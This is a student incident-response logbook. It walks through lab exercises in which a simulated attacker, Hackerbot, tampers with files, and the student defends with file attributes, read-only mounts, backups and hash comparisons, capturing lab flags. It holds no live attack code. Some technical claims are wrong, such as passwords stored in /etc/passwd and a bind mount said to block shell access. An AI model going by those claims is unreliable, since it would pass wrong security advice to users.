

Incident Response Investigation: Logbook

This Logbook offers insight into several Incident Response topics: Network Monitoring using IDS, File Integrity Management, Data Loss Prevention, Backups & Recovery, SIEM System and Offline & Live Analysis of compromised systems, using practical exercises and simulated attacks.

Awais Riaz - c3585124

16 December 2023

Word Count: 11,300

Contents

File integrity management: Protection (Week 1)	4
Attack 1	4
Attack 2	5
Attack 3	5
Attack 4	6
Attack 5	7
File Integrity Management: Detection (Week 2)	8
Attack 1	8
Attack 2	9
Attack 3	10
Logbook Question: Why does shasum fail to check the integrity of the shadow file?	10
Logbook Question: Are the files reported as unmodified, or have they changed? Why might they be different to when I wrote the script?	11
Attack 4	11
Attack 5	12
Attack 6	13
Attack 7	13
Attack 8	14
Attack 9	15
Logbook question: What are the limitations of this approach? What files will (and won't) this approach to integrity management cover? Are the hashes protected against tampering?	15
Attack 10	16
Attack 11	16
Backups and Recovery: rsync, ssh and scp (Week 3)	18
Logbook Question: List a few legitimate security reasons for performing off-line maintenance.	18
Attack 1	18
Attack 2	18
Logbook Question: Compare the file access/modification times of the scp and rsync backups, are they the same/similar? If not, why?	20
Attack 3	20
Attack 4	20
Attack 5	21
Attack 6	21
Attack 7	22
Attack 8	22

Incident Response Investigation: Logbook

Attack 9	22
Attack 10	23
Attack 11	23
Attack 12	23
Attack 13	24
Intrusion Detection and Prevention Systems (IDS/IPS): (Week 4)	26
Logbook Question: Explain the differences in the TCP and HTTP stream view for the same web traffic.	26
Attack 1	26
Attack 2	27
Logbook question: What does the -sX in the nmap command mean? Does the log match what happened? Are there any false positives (alerts that describe things that did not actually happen)?	27
Attack 3	28
Attack 4	28
Attack 5	28
Attack 6	29
Intrusion Detection and Prevention Systems: Configuration and Monitoring using Snort (Week 6)	30
Logbook Question: What is the difference between these views?	30
Logbook Question: Browse the existing rules in /etc/snort/rules and describe how one of the existing rules works.....	30
Attack 1	30
Attack 2	31
Attack 3	31
Attack 4	31
Attack 5	32
Attack 6	32
Attack 7	33
Attack 8	33
Data Loss Prevention and Exfiltration Detection: (Week 7)	34
Attack 1	34
Attack 2	35
Attack 3	36
Live Analysis: (Week 8)	37
Logbook Question: Make a note of the risks and benefits associated with storing a record of what we are doing locally on the computer that we are investigating.	37

Incident Response Investigation: Logbook

Logbook Question: Why do statically linked programs not guarantee the security of results? ..	37
Logbook Question: Examine the contents of the various output files and identify anything that may indicate that the computer has been compromised by an attacker. Hint: does the network usage seem suspicious?	38
Attack 1.....	38
Attack 2.....	39
Other Flags.....	40
Analysis of a Compromised System: Offline analysis (Week 9)	40
Attack 1.....	41
Logbook Question: Given what we have learned about this system during timeline analysis, what is suspicious about Syslog restarting on August 10th? Was the system actually restarted at that time?	42
Logbook Question: What is the attacker attempting to do with these commands?	42
Attack 2.....	42
Attack 3.....	42
Logbook Question: What sorts of information was emailed?	43
Attack 4.....	43
Security information and event management (SIEM) and Elastic (ELK) Stack (Week 10)	44
Logbook Question: use what you have learned to add a rule so that any sudo command generates a message to all users (which would typically be sent on terminals and as a popup notification).	44
Logbook Question: design a helpful dashboard with a number of visualisations that highlight the security related events we have started to log. Show a screenshot of your dashboard; and document how and why you selected those fields and visualisation approaches.	45
Attack 1.....	46
References.....	47

File integrity management: Protection (Week 1)

Attack 1

An attempt to write `/tmp/fcaa` is coming from user `nuckelavee`. Stop the attack by creating the file without permission for other users to write to the file.

In this scenario, the attacker (Hackerbot) is attempting to write within the `/tmp` dir on the system and create a file. This attack can be prevented quite easily by creating a file with the specified name in the targeted dir (shown in Figure 1).




Figure 1 - The file Hackerbot is attempting to access has been created to prevent further write access.

The unix command 'touch' was used to create the file 'fcaa' in the `/tmp` folder. This command is used to update the attributes of a file, namely the timestamp however in this case, the 'touch' command was used to create an empty file and set the permission of the file as read-only to other users; thus eliminating the risk of the attack.




Figure 2 – Confirmation that Hackerbot was unable to write to the file

The attack was circumvented due to the read-only permission which was set to other users. Whilst this method of file integrity control prevented the attack, it remains entirely possible for Hackerbot to simply create a file with a different name to gain write access to the `tmp` dir. To further mitigate the risk of Hackerbot writing to the `tmp` dir, write access to the folder can be removed for standard users. This can be achieved with the following command:

```
chmod -w /tmp
```

'Chmod' is a tool used to modify permissions associated with files, granting users to control read, write and execute permissions for users and groups (GeeksforGeeks, 2020). The '-w' option prevents all users from writing to the tmp dir.

It is worth highlighting that attackers can supersede chmod permissions if they have root (sudo) access.

Attack 2

An attempt to delete /home/whitestag/logs/log1 is coming. Stop the attack using file attributes.

Linux and Unix-like systems have the ability to mark files as immutable or append only using the 'chattr' (change attribute) command. 'Chattr' includes various file attributes providing the ability to control the level of access of files, in order to enhance the security and privacy of files. Certain file attributes will even prevent a user with root privs to make changes to files (Kerrisk, 2023).

In this attack, Hackerbot is attempting to delete the file 'log1' located in '/home/whitestag/logs'. The access control of the targeted file must be changed to prevent any users from deleting the file.

```
whitestag@desktop:~$ sudo chattr +i ~/logs/log1
whitestag@desktop:~$ lsattr ~/logs/log1
----i-----e---- /home/whitestag/logs/log1
whitestag@desktop:~$ sudo rm ~/logs/log1
rm: cannot remove '/home/whitestag/logs/log1': Operation not permitted
```

Figure 3 – Assigning an Immutable file attribute using the 'chattr' command

As illustrated above, the targeted file has been assigned an immutable (+i) attribute. This attribute "cannot be modified, deleted or renamed ... and the file cannot be opened in write mode" (Kerrisk, 2023). The 'lsattr' command confirms an immutable attribute has been assigned to the file, thus preventing users (including sudo/root) from deleting the log1 file – as demonstrated in Figure 3.

```
(02:11:25 PM) Hackerbot: Hacking in progress...
(02:11:30 PM) Hackerbot: We are in to your system.
(02:11:33 PM) Hackerbot: FYI: rm: cannot remove '/home/whitestag/logs/log1':
Operation not permitted
(02:11:33 PM) Hackerbot: 1
(02:11:33 PM) Hackerbot: 🤖 Well done! flag{Yw7Agsos8uiouK8VcISCKA}
```

Figure 4 – Hackerbot was unable to remove the targeted file, resulting in a flag

Attack 3

An attempt to overwrite /home/whitestag/logs/log1 is coming. Stop the attack by making the file append only.

Hackerbot failed to delete the log1 file. As a result of this, its focus has shifted to overwriting the file as the immutable attribute does not prevent users from modifying or overwriting the log1 file – it only prevents the file from being deleted.

The 'chattr' command can once again be utilised to assign an append (+a) attribute – append only. The append-only flag will still allow users with access to add content, but the existing content cannot be modified or removed. This form of access control is a prime example of maintaining the integrity of a file that does not require changes to be made to the existing content, such as logs.

```
whitestag@desktop:~$ sudo chattr +a ~/logs/log1
whitestag@desktop:~$ lsattr ~/logs/log1
-----a-----e---- /home/whitestag/logs/log1
whitestag@desktop:~$ sudo bash -c 'echo "This is a test to determine if this file can be overwritten. The append attribute should prevent this, but still allow content to be added." > /home/whitestag/logs/log1'
bash: /home/whitestag/logs/log1: Operation not permitted
whitestag@desktop:~$ sudo bash -c 'echo "This is a test to determine if this file can be overwritten. The append attribute should prevent this, but still allow content to be added." >> /home/whitestag/logs/log1'
whitestag@desktop:~$ cat ~/logs/log1
[80380.876359] usb 3-1: USB disconnect, device number 3
[80382.626853] usb 3-1: new full-speed USB device number 4 using xhci_hcd
[80382.755813] usb 3-1: New USB device found, idVendor=096e, idProduct=0858
[80382.755819] usb 3-1: New USB device strings: Mfr=1, Product=2, SerialNumber=0
[80382.755822] usb 3-1: Product: U2F CCID KBOARD
[80382.755825] usb 3-1: Manufacturer: FT
[80382.757386] hid-generic 0003:096E:0858.0004: hiddev0,hidraw0: USB HID v1.00 Device [FT U2F CCID KBOARD] on usb-l00:14.0-1/input0
[80383.925811] usb 3-1: USB disconnect, device number 4

This is a test to determine if this file can be overwritten. The append attribute should prevent this, but still allow content to be added.
```

Figure 5 – Assigning an append-only attribute to the 'log1' file and attempting to overwrite the file (unsuccessfully)

Once the append-only attribute is assigned to a file, any attempt to overwrite the existing contents of the file results in a “Operation not permitted” error. In Figure 5, the `'-c'` option with the `bash` command grants the ability to create or modify a file. The `'>'` operator is used to attempt to overwrite the `log1` file. As the append-only attribute was assigned to the file, this results in an error. Conversely, using the `'>>'` operator (append-only) does not result in an error; instead, the input is accepted by the file and the content is appended to the end of the file as shown with the `cat` command in Figure 5.

```
(02:27:58 PM) Hackerbot: Hacking in progress...
(02:28:03 PM) Hackerbot: We are in to your system.
(02:28:06 PM) Hackerbot: FYI: /bin/bash: line 2: /home/whitestag/logs/log1:
Operation not permitted
(02:28:06 PM) Hackerbot:
(02:28:06 PM) Hackerbot: appended!
(02:28:06 PM) Hackerbot: 0
(02:28:06 PM) Hackerbot: 😊 Well done! flag{22ec68e2}
```

Figure 6 – Confirmation that Hackerbot was unable to overwrite the file

Attack 4

An attempt to edit a file in `/etc/` is coming. Stop the attack by bind mounting `/etc/` as read-only.

The `etc` dir contains system configuration files. Some of the files located inside this dir control key info. Here are some examples of files located in the `etc` dir that control key aspects of the Linux operating system (Reynolds, 2023):

- `etc/passwd` – holds password hashes for users and services and holds user specific info such as userID, home dir and user permissions.
- `etc/sudoers` - lists the users and groups that can run `sudo` commands. This could be altered manually by an attacker if access to the file is not controlled effectively.

In Attack 4, Hackerbot is attempting to edit a file in the `etc` dir. Unix-like systems now have the ability to mount directories to other file systems. Mounting was initially intended for USB devices and other physical media (Kerrisk, 2023). In conjunction with the `mount` command, mounted directories can also be configured to be read-only to prevent users and services from modifying any files.


Incident Response Investigation: Logbook

Using the mount command below, the `etc` dir was bind mounted to a newly created dir in `/home`:

```
sudo mount -o bind /etc ~/etc_mount
```

At this stage, the `etc` dir has been mounted to a sub-folder in the user `whitestag`'s home dir. The following command remounts the `etc` dir back to itself. The default file permissions of `/etc` are overwritten by the remount due to the `'ro'` option which binds the dir as read-only; therefore preventing Hackerbot from editing the `etc` dir (even as a superuser/root).


```
sudo mount -o remount,ro,bind /etc
```



```
whitestag@desktop:~$ sudo mount -o bind /etc ~/etc_mount
whitestag@desktop:~$ sudo mount -o remount,ro,bind /etc
whitestag@desktop:~$ sudo bash -c 'echo "Yes I was :(" > /etc/you_were_hacked'
bash: /etc/you_were_hacked: Read-only file system
whitestag@desktop:~$ sudo bash -c 'echo "Yes I was :(" >> /etc/you_were_hacked'
bash: /etc/you_were_hacked: Read-only file system
```

Figure 7 – Remounting “etc” dir as read-only and testing overwriting/appending a file

In Figure 7, the `etc` dir is remounted as read-only. Subsequently, attempts were made to overwrite and append to a file located in the `etc` dir. Both attempts resulted in a read-only error, confirming that the `etc` dir cannot be modified.




```
(03:02:10 PM) Hackerbot: Attack underway...
(03:02:14 PM) Hackerbot: You are pwned.
(03:02:17 PM) Hackerbot: FYI: /bin/bash: line 2: /etc/you_were_hacked: Read-only file system
(03:02:17 PM) Hackerbot: adduser: The user `yourehacked' already exists.
(03:02:17 PM) Hackerbot: 😊 Well done! flag{Tz2kogLV8tbvvLuMHQvA}
```

Figure 8 – Confirmation that Hackerbot was unable to edit a file in the “etc” dir

Attack 5

Finally, try to prevent me from obtaining shell access to your system.

The final task involves preventing Hackerbot from obtaining shell access to the desktop. The approach chosen for this attack was to use the mount command from Attack 4 to bind one of the key directories in which the shell binaries and scripts are stored – in `usr/bin` (Boise State University, 2017).



```
whitestag@desktop:~$ which ssh
/usr/bin/ssh
whitestag@desktop:~$ which ssh-keygen
/usr/bin/ssh-keygen
whitestag@desktop:~$ which sudo
/usr/bin/sudo
```

Figure 9 – Using the “which” command to determine where the `sudo` executable is stored

Figure 9 shows the `'which'` command was used to determine the location of key scripts and executables that may be required for shell/SSH access. The `sshd` config is stored in `usr/bin`. The preventative method chosen for this attack was to bind mount the `usr/bin` dir to the `/bin` dir. The command shown in Figure 10 (below) demonstrates this.


```
whitestag@desktop:~$ sudo mount -o bind /usr/bin /bin
```

Figure 10 – Bind mounting “usr/bin” to “bin” as read-only

Although not specified in the input, the bind is created as a read-only mount. As per the mount man page (Kerrisk, 2023):

“The alternative (classic) way to create a read-only bind mount is to use the remount operation, for example: `mount --bind olddir newdir`”.

The command shown in Figure 10 seems to perform the same function as described in the man page and results in the same outcome. The read-only mount renders the entire `bin` folder as read-only thus preventing the attacker from gaining shell access via SSH/SSHD.

```
(03:18:40 PM) whitestag: ready
(03:18:40 PM) Hackerbot: Hacking in progress...
(03:18:45 PM) Hackerbot: We have shell.
(03:18:48 PM) Hackerbot: FYI:
(03:18:58 PM) whitestag: ready
(03:18:58 PM) Hackerbot: Attack underway...
(03:19:03 PM) Hackerbot: ...
(03:19:03 PM) Hackerbot: 🤖 Failed to get shell...
flag{1a8b0a4585bcd3724b5edbc321f562d8}
```

Figure 11 – Confirmation that Hackerbot was unable to gain shell access

File Integrity Management: Detection (Week 2)

In this section of attacks, Hackerbot will be making changes to files, with the aim of bypassing the (lack of) file integrity controls in place. Preserving file integrity involves restricting unauthorised changes using robust access controls and having a monitoring system in place.

Attack 1

An attempt to add a new user is coming, let it happen. But first create a backup of `/etc/passwd` to `/home/kongamato/backups/passwd`.

Hackerbot is attempting to add a new user to the desktop system. Before it can do so, a backup of a crucial file that stores essential information about user accounts on the system – `/etc/passwd` – was created. The backup of the `passwd` file ensures there is a reliable and unaltered copy of the list of users on the system prior to the attack by Hackerbot.

Using the `'diff'` command after the attack, a comparison was conducted between the backup `passwd` file (located in the backups folder) and the true `passwd` file located in `/etc`. Illustrated below in Figure 12 is the output received from the `diff` comparison and the revelation of a new user entry visible in the source file, which implies that a new user (`user06ae24`) now has been created. The UID reveals the new user has regular user account permissions for the time being however it remains entirely possible for the user to gain superuser access and deliver much more powerful attacks in the future.

```
kongamato@desktop:~$ cp /etc/passwd /home/kongamato/backups/passwd
kongamato@desktop:~$ diff -u /etc/passwd /home/kongamato/backups/passwd
--- /etc/passwd 2023-10-02 13:08:42.436000000 +0100
+++ /home/kongamato/backups/passwd 2023-10-02 13:08:28.308000000 +0100
@@ -39,4 +39,3 @@
kongamato:x:1001:1001:kongamato:/home/kongamato:/bin/bash
tokeloshe:x:1002:1002:tokeloshe:/home/tokeloshe:/bin/bash
toweret:x:1003:1003:toweret:/home/toweret:/bin/bash
-user06ae24:x:1005:1005:user06ae24,,,:/home/user06ae24:/bin/bash
kongamato@desktop:~$
```

Figure 12 – Discovery; a new user has been added after the attack

```
(01:09:44 PM) kongamato: The answer is
user06ae24
(01:09:44 PM) Hackerbot: Correct
(01:09:44 PM) Hackerbot: 😊
flag{hbQxo0TYPQuD8bobihhyqw}
```

Figure 13 – Confirmation that the new user created by Hackerbot was discovered

Attack 2

An attempt to edit a config file is coming, let it happen. But first make sure you have a backup of the `/etc/` dir at `/home/kongamato/backups/etc/`.

Attack 2 is fundamentally the same as the previous attack. However in this attack, the attacker will attempt to change an unknown file in the “etc” dir. Prior to the attack, a backup of the “etc” dir is made and stored in the backups folder. Using the highly effective unix command `grep` (Figure 14), the file edited by the attacker was discovered.

```
kongamato@desktop:~$ sudo cp -r /etc /home/kongamato/backups/etc
kongamato@desktop:~$ cat /home/kongamato/backups/etc
```

Figure 14 – Creation of the “etc” backup

```
kongamato@desktop:~$ grep -r 'flag' /etc
grep: /etc/sudoers: Permission denied
/etc/profile.d/bash_completion.sh:# flag{9d1e88f51702ef187b084e068d43d1e5}
grep: /etc/ssl/private: Permission denied
```

Figure 15 – Results from a `grep` search for the targeted “etc” dir

```
(01:24:32 PM) Hackerbot: Find the flag in your backups. For a second flag, what file
was the flag stored in?
(01:24:32 PM) Hackerbot: Say "The answer is *X*".
(01:24:32 PM) Hackerbot: Say 'ready', 'next', or 'previous'.
(01:30:58 PM) kongamato: /etc/profile.d/bash_completion.sh
(01:31:12 PM) kongamato: The answer is /etc/profile.d/bash_completion.sh
(01:31:12 PM) Hackerbot: Correct
(01:31:12 PM) Hackerbot: 😊 flag{a84ca6a3cacd0bd965f00baf973a2395}
```

Figure 16 – Confirmation that the file shown in Figure 15 was edited by Hackerbot

Alternative Approach (Preferred)

Utilising the `diff` command will present further information such access control times and a clearer log of info confirming the ‘`bash_completion.sh`’ file was edited. The `diff` command used in this scenario would be:

```
diff -u -r ~/etc-backup/ /etc
```

The `'-u'` option in the command above provides the info in a human-readable format whilst the `'-r'` option is used to recursively compare directories (Kerrisk, 2023).

Attack 3

An attempt to edit a config file is coming, let it happen. But first make sure you have a backup of the `/etc/` dir at `/home/kongamato/backups/etc/`. A flag has been inserted into a random file IN YOUR BACKUPS! Find the flag.

This attack demonstrates the vulnerability of local backups for essential system files and how an attacker may gain unauthorised access to important system files and documents with the goal of modifying/manipulating the contents. Hackerbot is attempting to edit a config file in the `etc` dir, just like the previous attack.

The backup of the `etc` dir has already been created in the previous attack. After Hackerbot gained access to the desktop system, a flag was inserted within a file in the `etc` dir. Once again, by utilising `grep`, the keyword “flag{” was used to search for the modified file containing the flag. This method of file integrity management isn’t ideal and is circumstantial. Without prior knowledge of the keyword left by Hackerbot, the `grep` method would not yield any effective results.

```
kongamato@desktop:~$ grep -r 'flag' /home/kongamato/backups/etc
/home/kongamato/backups/etc/sane.d/umax.conf:# define if slow speed flag shall be set
/home/kongamato/backups/etc/sane.d/umax.conf:# define if care-about-smeraring flag shall be set
/home/kongamato/backups/etc/cloud/templates/resolv.conf.tmpl: {% if options or flags %}
/home/kongamato/backups/etc/cloud/templates/resolv.conf.tmpl: {% for flag in flags %}
/home/kongamato/backups/etc/cloud/templates/resolv.conf.tmpl: {{flag-}}
/home/kongamato/backups/etc/cloud/templates/ntp.conf.fedora.tmpl: # monlist command when default restrict does not include the noquery
/home/kongamato/backups/etc/cloud/templates/ntp.conf.fedora.tmpl: # Note: Monitoring will not be disabled with the limited restriction
/home/kongamato/backups/etc/cloud/templates/ntp.conf.ubuntu.tmpl: #fudge 127.127.22.1 flag3 1 # enable PPS API
/home/kongamato/backups/etc/grub.d/20_linux_xen: GRUB_CMDLINE_LINUX="rootflags=subvol=${rootsubvol} ${GRUB_CMDLINE_LINUX}"
/home/kongamato/backups/etc/grub.d/10_linux: GRUB_CMDLINE_LINUX="rootflags=subvol=${rootsubvol} ${GRUB_CMDLINE_LINUX}"
/home/kongamato/backups/etc/pam.conf:# name type flag #
/home/kongamato/backups/etc/wpa_supplicant/functions.sh: set_network eapol_flags wpa-eapol-flags
/home/kongamato/backups/etc/manpath.config:#DEFINE whatis_grep_flags -i
/home/kongamato/backups/etc/manpath.config:#DEFINE apropos_grep_flags -iEw
/home/kongamato/backups/etc/manpath.config:#DEFINE apropos_regex_grep_flags -iE
/home/kongamato/backups/etc/etc/init.d/hwclock.sh:# flag{313ea600}
```

Figure 17 – Using `grep` to search for the “flag{” keyword within the “etc” dir

```
(02:00:16 PM) kongamato: The answer is /home/kongamato/backups/etc/etc/
init.d/hwclock.sh
(02:00:17 PM) Hackerbot: Correct
(02:00:17 PM) Hackerbot: 🤖 flag{f954beac4dac30fc31a3dfaa7ea69052}
```

Figure 18 – Flag provided by Hackerbot after providing the file within the backups folder which was modified

Using the “diff” function instead, the same outcome can be achieved:

```
sudo diff -ur ~/backups/etc/ /etc/
```

The output (simplified):

```
hwclocksh "$@"
+# flag{313ea600}
```

Logbook Question: Why does `shasum` fail to check the integrity of the shadow file?

The shadow file has a 1655 `chmod` attribute assigned to it to control access to the file. `ls -la` (list file with permissions, shown in Figure 19) outputs the permissions of the shadow file – it shows the owner is root and it cannot be read, modified or executed by other users without root access.

Incident Response Investigation: Logbook

Therefore, the file permissions assigned to the shadow file prevents users from reading, modifying or gaining access to the contents of the file; so the ability to view the hash of the file is controlled with sudo access. Figure 20 illustrates this form of access control.

```
kongamato@desktop:~$ ls -la /etc/shadow
-rw-r----- 1 root shadow 1655 Oct  2 13:08 /etc/shadow
kongamato@desktop:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Figure 19 – The permissions assigned to “etc/shadow”

```
kongamato@desktop:~$ shasum -c /home/kongamato/hashe/hash.sha
/home/kongamato/trade_secrets/code.pl: FAILED
/etc/passwd: OK
shasum: /etc/shadow: Permission denied
/etc/shadow: FAILED open or read
/bin/bash: OK
/bin/ls: OK
/home/kongamato/trade_secrets/code.pl: OK
/home/kongamato/trade_secrets/code.pl: OK
/home/kongamato/trade_secrets/code.pl: OK
shasum: WARNING: 1 listed file could not be read
shasum: WARNING: 1 computed checksum did NOT match
kongamato@desktop:~$ sudo shasum -c /home/kongamato/hashe/hash.sha
/home/kongamato/trade_secrets/code.pl: FAILED
/etc/passwd: OK
/etc/shadow: OK
/bin/bash: OK
/bin/ls: OK
/home/kongamato/trade_secrets/code.pl: OK
/home/kongamato/trade_secrets/code.pl: OK
/home/kongamato/trade_secrets/code.pl: OK
shasum: WARNING: 1 computed checksum did NOT match
```

Figure 20 – The shasum check for “etc/shadow” works only with root/sudo access

Logbook Question: Are the files reported as unmodified, or have they changed? Why might they be different to when I wrote the script?

```
kongamato@desktop:~$ ruby checker.rb
/bin/ls: 075e188324c2f4e54359128371a01e4d5e3b7be08382e4433bd53523f8bf6217
OK: file unmodified
/etc/passwd: 57cee73e14c2538005fa65aed8e8046157ca421080d8310639cf515b40cc6724
FILE CHANGED: expected 8a9d9fa67078d83274fae27e4ffd3d100db51501dfdef42dde7b190c91a899ef
/bin/bash: 059fce560704769f9ee72e095e85c77cbcd528dc21cc51d9255cfe46856b5f02
OK: file unmodified
```

Figure 21 – The results of the integrity check from the Ruby script

The integrity checker script checks the hashes of three system files: /bin/ls, /etc/passwd and /bin/bash. The only file that has been modified according to the script is /etc/passwd. In Attack 1, a new user was created by Hackerbot, resulting in the modification of the etc/passwd file to add the required info of the newly created user.

Attack 4

Creating a new file in /home/kongamato/... Let it happen. What is the SHA1 hash of /home/kongamato/something_secret?

Hackerbot has created a file within the user’s home directory. Storing hashes of important documents and system files is good practise for ensuring the integrity of files. File integrity checkers such as

'shasum' are commonplace in enterprise environments. They are used to verify the integrity of files by generating cryptographic hash values (Faithfull, 2020).

The SHA1 hash of the "something_secret" file is shown below.

```
kongamato@desktop:~$ shasum /home/kongamato/something_secret
825305913e598d204fb8f1f098c5a92f5b7849b4 /home/kongamato/something_secret
kongamato@desktop:~$
```

Figure 22 – Obtaining the sha1 hash of the file "something_secret"

```
(04:20:28 PM) kongamato: The answer is
825305913e598d204fb8f1f098c5a92f5b7849b4
(04:20:28 PM) Hackerbot: Correct
(04:20:28 PM) Hackerbot: 🤖 flag{19d797b59c6d36c1c7d5388eabc8ec2f}
```

Figure 23 – Flag displayed by Hackerbot after providing the sha1 hash of the file

Attack 5

Going to edit one of your files in /etc/. First, create hashes of /etc/. You will use hash comparisons to detect which file changes.

Prior to the attack, the hashes of all files in the etc dir were compiled and saved using hashdeep – a hashing tool that can recursively generate hash values for files and directories recursively (kali.org, 2023).

```
sudo hashdeep -r /etc > ~/hashes/attack5_etc_hashes
```

The '-r' option specifies recursive mode which grants the ability to generate hashes of all files within directories. The hashes generated are stored into the 'hashes' directory. Without specifying a specific hashing algorithm, hashdeep will generate both MD5 and SHA256 hashes.

After Hackerbot accessed the system, a file in the etc dir was modified. In order to determine which file was modified, the -r, -a and -v options were specified to enable audit (-a), recursive (-r) and verbose (-vv) modes. The '-k' option provides the capability to load the etc hash list and compare the current hashes of all files within /etc/ with the hash list generated before the attack.

```
sudo hashdeep -ravv /etc -k ~/hashes/attack5_etc_hashes
```

```
kongamato@desktop:~$ sudo hashdeep -ravv /etc/ -k ~/hashes/attack5_etc_hashes
/etc/wpa_supplicant/functions.sh: No match
/etc/wpa_supplicant/functions.sh: Known file not used
hashdeep: Audit failed
  Input files examined: 0
  Known files expecting: 0
    Files matched: 1886
Files partially matched: 0
    Files moved: 0
    New files found: 1
  Known files not found: 1
```

Figure 24 – Hashdeep has detected a modified file; /etc/wpa_supplicant/functions.sh

```
(04:59:16 PM) kongamato: The answer is /etc/wpa_supplicant/functions.sh
(04:59:16 PM) Hackerbot: Correct
(04:59:16 PM) Hackerbot: 🤖 flag{bcdfdff0}
```

Figure 25 – Flag displayed by Hackerbot after providing the name of the modified file

Attack 6

Going to create a new file in /etc/, use hash comparisons to detect which new file changes. What is the file that was created.

A backup of the 'etc' dir was created using hashdeep. A hash comparison was then used to identify any modifications to the affected dir. The hash comparison audit reveals a file was created/moved by Hackerbot: '/etc/foomatic/9VQFmvs0'.

```
kongamato@desktop:~$ sudo hashdeep -r /etc > ~/hashes/attack6_etc_backup
kongamato@desktop:~$ sudo hashdeep -ravv /etc/ -k ~/hashes/attack6_etc_backup
/etc/foomatic/9VQFmvs0: Moved from /etc/apt/sources.list~
hashdeep: Audit failed
  Input files examined: 0
  Known files expecting: 0
    Files matched: 1887
Files partially matched: 0
    Files moved: 1
  New files found: 0
  Known files not found: 0
kongamato@desktop:~$
```

Figure 26 – Hashdeep has detected a newly created file

(05:13:03 PM) **kongamato:** The answer is /etc/foomatic/9VQFmvs0

(05:13:03 PM) **Hackerbot:** Correct

(05:13:03 PM) **Hackerbot:** 🧐 flag{de6dc160}

Figure 27 – Flag displayed by Hackerbot after providing the name of the newly created file

Attack 7

Going to copy a new random binary in /bin/ or /usr/bin/ use hash comparisons to find the filename of the copied file.

In this attack, Hackerbot is targeting one of two directories - /bin or /usr/bin. These two directories are crucial system directories that store various executable binaries and key command files that are used by users and system services. If any of the binaries in these dirs are replaced, this compromises the integrity of the system (Lixu, 2023). order to identify which file has been copied, the use of hashdeep's hash comparison toolset was used.

